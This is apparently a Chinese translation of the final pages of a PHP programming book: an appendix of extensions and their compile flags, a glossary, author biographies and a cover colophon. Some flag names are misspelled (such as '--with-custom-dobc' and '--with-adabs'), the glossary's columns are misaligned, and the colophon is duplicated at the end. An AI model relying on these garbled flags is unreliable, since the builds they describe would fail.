ODBC 扩展允许访问支持 ODBC 的数据库。另外，这个扩展库还支持许多其他采用 ODBC 语义的数据库。

要使用 ODBC 必须安装要访问数据库的相应客户端库，并用下列指令之一编译 PHP：`--with-unixodbc[=DIR]` 支持 Unix ODBC 库，`--with-openLink[=DIR]`

支持 OpenLink ODBC, `--with-dbmaker[=DIR]` 支持 DBMaker, `--with-adabs[=DIR]` 支持 Adabas D, `--with-sapdb[=DIR]` 支持 SAP DB, `--with-solid[=DIR]` 支持 Solid, `--with-ibm-db2[=DIR]` 支持 IBM DB2, `--with-empress[=DIR]` 支持 Empress, `--with-velocis[=DIR]` 支持 Velocis, `--with-custom-dobc[=DIR]` 支持自定义的 ODBC 驱动程序, `--with-iodbc[=DIR]` 支持 iODBC, `--with-esoob[=DIR]` 支持 Easysoft OOB。

Oracle

PHP 包含两种独立的 Oracle 扩展——一种是支持 Oracle 7 和更早的版本, 另一种通过 Oracle 8 调用接口 (OCI8) 支持对 Oracle 7 和 Oracle 8 数据库的访问。OCI8 扩展的功能较为全面, 如果可能的话, 应该替代更老版本的 Oracle 扩展。

要用 PHP 访问 Oracle 数据库, 必须安装适合的 Oracle 客户端库, 并用 `--with-oci8[=DIR]` 指令编译 PHP。如果使用 Oracle 7 或更早的版本, 则应用 `--with-oracle[=DIR]` 指令编译 PHP。

OvrimosSQL

Ovrimos SQL 服务器是结合了 Web 服务器功能的事务性数据库。用这个扩展可以访问 Ovrimos 数据库。

要启用这个扩展, 必须安装 Ovrimos SQL 服务器分发的 `sqlcli` 库, 并用 `--with-ovrimos[=DIR]` 指令编译 PHP。

pdflib

pdflib 扩展提供实时创建 PDF 文档的支持。阅读第十章可以看到关于生成 PDF 文档的细节。

要启用这个扩展库, 必须安装 pdflib 库、JPEG 库以及 TIFF 库, 并用 `--with-pdflib[=DIR]` 选项编译 PHP。还要用 `--with-zlib-dir[DIR]` 指定 zlib 库的路径, 用 `--with-jpeg-dir[=DIR]` 指定 JPEG 库, 用 `--with-png-dir[=DIR]` 指定 PNG 库, 用 `--with-tiff-dir[=DIR]` 指定 TIFF 库。

Verisign Payflow Pro

Verisign Payflow Pro 是可以处理信用卡和执行其他金融事务的服务。

要使用这个扩展, 必须安装 Verisign Payflow Pro SDK, 并用 `--with-pfpro[=DIR]` 指令编译 PHP。

PsotgreSQL

开源的 PostgreSQL 数据库开创了对象相关概念, 现在广泛用于商业数据库。因为其快速性以及完全的事务处理支持, PostgreSQL 正在成为 Web 服务器上的流行数据库。这个扩展支持对 PostgreSQL 数据库的访问。

要使用这个扩展, 必须安装 PostgreSQL 客户端库, 并用 `--with-pgsql[=DIR]` 指令编译 PHP。

pspell

pspell 库与 aspell 相互作用, pspell 检查单词的拼写, 并对拼写错误提出更改方案。

要使用这个库, 必须安装 pspell 和 aspell 库, 并用 `--with-pspell[=DIR]` 指令编译 PHP。

Readline

GNU Readline 库提供的函数允许程序编辑命令行; 例如, Readline 允许使用箭头键回到过去使用的命令。作为交互式的库, Readline 在 PHP Web 应用程序中的使用受到限制 (如果限制存在的话), 但是可用在 PHP shell 脚本中。

要使用这个库, 必须安装 GNU Readline 或 libedit 库, 并用 `--with-readline[=DIR]` 选项编译 PHP, 或在使用 libedit 的情况下使用 `--with-libedit[=DIR]` 指令。

Recode

GNU Recode 库可以转换不同字符集和编码的文件。支持几乎所有 RFC 1345 定义的字符集。

要使用这个扩展，必须安装 3.5 或更新版本的 GNU Recode，并用 `--with-recode[=DIR]` 指令编译 PHP。

Satellite CORBA Client

Satellite CORBA Client 允许访问 CORBA 对象。CORBA 允许用不同语言编写的程序共享对象。

要使用这个扩展，必须安装 ORBit，并用 `--with-satellite[=DIR]` 指令编译 PHP。

shmop

这个扩展提供对 shmop 的访问，其中的函数支持 Unix 形式的共享内存段。这就可以与其他应用程序共享大量内存。

要使用这个扩展，必须用 `--enable-shmop` 指令编译 PHP。shmop 库在 Windows 下不可用。

SNMP

SNMP 是用来分发关于运行的服务器和进程的状态信息的协议，包括一台机器是否打开，机器内已使用多少内存，等等。SNMP 可用来建立系统监视应用程序。

要使用这个扩展，必须安装 UCD SNMP 包，并用 `--enable-ucd-snmp-hack[=DIR]` 指令编译 PHP。

sockets

sockets 扩展提供到套接字的低级接口，支持服务端和客户端功能。

要使用这个扩展，必须用 `--enable-sockets` 指令编译 PHP。

SWF

使用 libswf 库，SWF 扩展提供用 PHP 脚本实时生成 Shockwave Flash 电影的支持。

SWF 库不是默认可用的。要使用它，必须安装 libswf，并用 `--with-swf[=DIR]` 指令编译 PHP。

Sybase

这个扩展提供对 Sybase 数据库服务器的访问支持。

要使用这个扩展，必须安装 Sybase 客户端库，并用 `--with-sybase[=DIR]` 指令编译 PHP。

System V Semaphore and Shared Memory

这个扩展提供系统 V 形式的信号量和共享内存池。信号量 (semaphore) 允许你限制同时访问一种资源 (例如串行端口) 的进程数目，甚至可以限制到同一时刻只有一个进程访问。共享内存 (shared memory) 提供不同进程可以安全地读和写的内存池，但是不能支持安全的同时访问 (这是信号量的工作)。

要使用信号量和共享内存，必须用 `--with-sysvsem[=DIR]` (支持信号量) 和 `--with-sysvshm` (支持共享内存) 指令编译 PHP。

vpopmail

vpopmail 扩展提供到 vpopmail POP 服务器的访问接口。包含管理域和用户的函数。

要使用这个扩展，必须安装 vpopmail，并用 `--with-vpopmail` 指令编译 PHP。

WDDX

其中的函数用来和 WDDX 一起工作，WDDX 是一种基于 XML 的标准，用来在应用程序间交换数据。第十一章中有在 PHP 中使用 XML 的细节。

WDDX 库不是默认可用的。要使用它，必须安装 expat 库，并用 `--with-xml[=DIR]` 和 `--enable-wddx` 指令编译 PHP。

XML Parser

XML (eXtensible Markup Language, 可扩展标记语言) 是用来创建结构化文档的数据格式。XML 可以用来在普通格式下交换数据, 或作为一种简单方便的文档信息存储方式。这个扩展提供对基于事件的 XML 解析器的访问支持。第十一章中有在 PHP 中使用 XML 的细节信息。

要使用 XML 函数, 必须安装 expat, 并用 `--with-xml[=DIR]` 指令编译 PHP。

XSLT

XSLT (eXtensible Stylesheet Language Transformation, 可扩展模式表语言转换) 扩展使用 Sablotron 库为 PHP 脚本提供 XSLT 的功能。XSLT 为创建 HTML 和 XML 文档提供强大的模板功能。第十一章中有关于使用 XSLT 的介绍。

要使用这个扩展, 必须安装 Sablotron 库, 并用 `--with-sablot[=DIR]` 指令编译 PHP。

YAZ

YAZ 是使用 Z39.50 协议从远程服务器上检索信息的工具包。

要使用这个扩展, 必须安装 YAZ 库, 然后用 `--with-yaz[=DIR]` 指令编译 PHP。

YP/NIS

NIS (以前的黄页) 允许通过网络管理和共享重要的管理文件, 例如密码文件。

要使用 YP/NIS 扩展, 必须用 `--enable-yp` 指令编译 PHP。

ZIP Files

.zip 扩展允许 PHP 脚本访问 ZIP 格式的压缩文件; 不允许写文件, 只允许读取 ZIP 档案中的文件。

要使用这个扩展, 必须安装 ZZipLib 库, 然后用 `--with-zip[=DIR]` 指令编译 PHP。

zib Comprssion

这个扩展使用 `zlib` 库读和写 `gzip` 格式的压缩文件；这个扩展有许多标准文件系统函数，可以作用于压缩的或非压缩的文件。

要启用这个扩展，必须安装 1.0.9 或更新版本的 `zlib`，并用 `--with-zlib[=DIR]` 指令编译 PHP。

词汇表

ASP (Active Server Page)	迭代器
活动服务器页面	
constructor	LDAP (Lightweight Directory Access Protocol)
构造函数	轻量目录访问协议
copy-on-write	LIFO (last-in,first-out)
写时复制	后进先出
DDE (Dynamic Data Exchange)	NLS (Native Language Support)
动态数据交换	国家语言支持
DML (Data Manipulation Language)	OLE (Object Linking and Embedding)
数据操作语言	对象链接和嵌入
EXIF (Exchangeable Image File Format)	OOP (Object-Oriented Programming)
可转换图像文件格式	面向对象的编程
regular expression	PDF (Portable Document Format)
正则表达式	可移植文档格式
FDF (Forms Data Format)	PEAR (PHP Extension and Application Repository)
表单数据格式	PHP 扩展与应用库
GUI (Graphical User Interface)	
图形用户界面	
identifier	
标识符	

RDBMS (Relational Database Management System)

关系数据库管理系统

redirection

重定向

reference count

引用计数

RPC (Remote Procedure Call)

远程过程调用

serialization

串行化

SQL (Structured Query Language)

结构化查询语言

symbol table

符号表

transaction

事务

XML (eXtensible Markup Language)

可扩展标记语言

XSLT (eXtensible Stylesheet Language Transformation)

可扩展模式表语言转换

关于作者

Rasmus Lerdorf于1968年生于格陵兰岛西部迪科斯岛上的Godhavn/Qeqertarsuaq。他从1985年开始涉足Unix解决方案。Rasmus主要以其1995年开始负责的PHP项目而闻名，另外他还由于在mSQL 1.x中使用ANSI-92 SQL不接受的LIMIT子句而备受指责，而现在该子句至少在概念上已经被MySQL和PostgreSQL所接受。

Rasmus试图拒绝程序员的称呼，而宁愿被视为一位擅长解决问题的技术专家。如果解决问题需要一点编码，他绝不会让其他人代劳，而喜欢自行解决。Rasmus目前和他的妻子Christine居住在旧金山附近。

Kevin Tatroe曾经做了十年的Macintosh和Unix程序员。也许是由于懒散的缘故吧，他被可自动完成很多工作的语言和框架吸引了，如AppleScript、Perl和PHP语言，还有WebObjects和Cocoa编程环境。

目前，Kevin和他的妻子Jenn、儿子Hadden，还有他们的两只猫住在科罗拉多州的乡村大平原边缘，那里离大山很远，不必担心糟糕的降雪，也不用担心龙卷风。他们的房子里到处都是LEGO拼装玩具、运动图片和众多其他玩具。

Bob Kaehms的大部分职业生涯都是在与计算机打交道。他在20多岁时做过职业潜水员、滑雪教练员和救生员，后来去洛克希德公司做了科学程序员，由于当时国防工业内部缺乏信息共享技术，所以他开始从事组件和Web的研究。

Bob帮助建立了Internet Archive，在那里他作为计算机主管负责Internet公众数据的备份。Bob还是《Web Techniques Magazine》的主编，领导着这个面向Web开发者的技术性杂志。目前他是Media Net Link公司的首席技术官。Bob还拥有应用数学的学位，现在他正利用受过的训练在研究他房子周围的洼地。

Ric McGredy经过在美利坚银行、苹果电脑和Sun公司的长时间工作后，于1994年创建了Media Net Link公司，主要为客户提供优秀的Web服务构建和配置。当Ric刚刚知道编写一两行代码时，他就津津乐道于自己独到的商业眼光，当时他认为可以将高可靠性的技术以适当的成本集成到商业企业中去。

Ric从法国的Ohio Wesleyan大学获得了农学学士学位，并且涉足会计和信息技术行业已经超过25年了。Ric和他的妻子Sally以及他们的五个孩子居住在旧金山附近。

封面介绍

本书封面的动物是杜鹃鸟 (*Cuculus canorus*)。杜鹃鸟只肯付出很小的努力，通常它不会筑巢——而是由母杜鹃鸟找到已经有鸟蛋的另一种鸟类的巢，然后在里面下一个蛋（这个过程最多可以重复25次，且每一个巢只下一个蛋）。这个鸟巢的母鸟很难注意到增加的这个蛋，仍将它作为自己的蛋孵化并喂养雏鸟。为什么鸟巢的母鸟不会注意到杜鹃鸟的蛋与自己的不一样呢？最新的研究表明这是因为鸟蛋在紫外线光谱下是相同的，而鸟类只能看到这一点。

当雏杜鹃鸟孵化出来以后，它们就会将所有其他的鸟蛋推出巢外；如果别的鸟蛋先孵化，这些先孵化的雏鸟仍会被雏杜鹃鸟推出巢外。鸟巢的母鸟仍继续喂养这个杜鹃鸟，直到它长得比母鸟自己都大，并且小杜鹃鸟有时也利用它们的叫声引诱其他的鸟来喂养它们。有趣的是，旧大陆（欧洲）的杜鹃鸟侵占其他鸟的鸟巢，而新大陆（美国）的杜鹃鸟则建造自己的巢（虽然不够整洁）。像许多美国人一样，这些杜鹃鸟冬天也将迁徙到热带。

在文化和艺术的历史上，杜鹃鸟久负盛名。圣经提到过它们，普利尼和亚里士多德也提到过它们，贝多芬还在《田园交响曲》中使用了它那独特的叫声。这里还有一个词源的典故：单词“cuckold”（戴绿帽子的丈夫）即是来自“cuckoo”。也许，杜鹃鸟将自己的蛋下到其他鸟的巢中蕴含着某些特别的意思吧！

Ric从法国的Ohio Wesleyan大学获得了农学学士学位，并且涉足会计和信息技术行业已经超过25年了。Ric和他的妻子Sally以及他们的五个孩子居住在旧金山附近。

封面介绍

本书封面的动物是杜鹃鸟 (*Cuculus canorus*)。杜鹃鸟只肯付出很小的努力，通常它不会筑巢——而是由母杜鹃鸟找到已经有鸟蛋的另一种鸟类的巢，然后在里面下一个蛋（这个过程最多可以重复25次，且每一个巢只下一个蛋）。这个鸟巢的母鸟很难注意到增加的这个蛋，仍将它作为自己的蛋孵化并喂养雏鸟。为什么鸟巢的母鸟不会注意到杜鹃鸟的蛋与自己的不一样呢？最新的研究表明这是因为鸟蛋在紫外线光谱下是相同的，而鸟类只能看到这一点。

当雏杜鹃鸟孵化出来以后，它们就会将所有其他的鸟蛋推出巢外；如果别的鸟蛋先孵化，这些先孵化的雏鸟仍会被雏杜鹃鸟推出巢外。鸟巢的母鸟仍继续喂养这个杜鹃鸟，直到它长得比母鸟自己都大，并且小杜鹃鸟有时也利用它们的叫声引诱其他的鸟来喂养它们。有趣的是，旧大陆（欧洲）的杜鹃鸟侵占其他鸟的鸟巢，而新大陆（美国）的杜鹃鸟则建造自己的巢（虽然不够整洁）。像许多美国人一样，这些杜鹃鸟冬天也将迁徙到热带。

在文化和艺术的历史上，杜鹃鸟久负盛名。圣经提到过它们，普利尼和亚里士多德也提到过它们，贝多芬还在《田园交响曲》中使用了它那独特的叫声。这里还有一个词源的典故：单词“cuckold”（戴绿帽子的丈夫）即是来自“cuckoo”。也许，杜鹃鸟将自己的蛋下到其他鸟的巢中蕴含着某些特别的意思吧！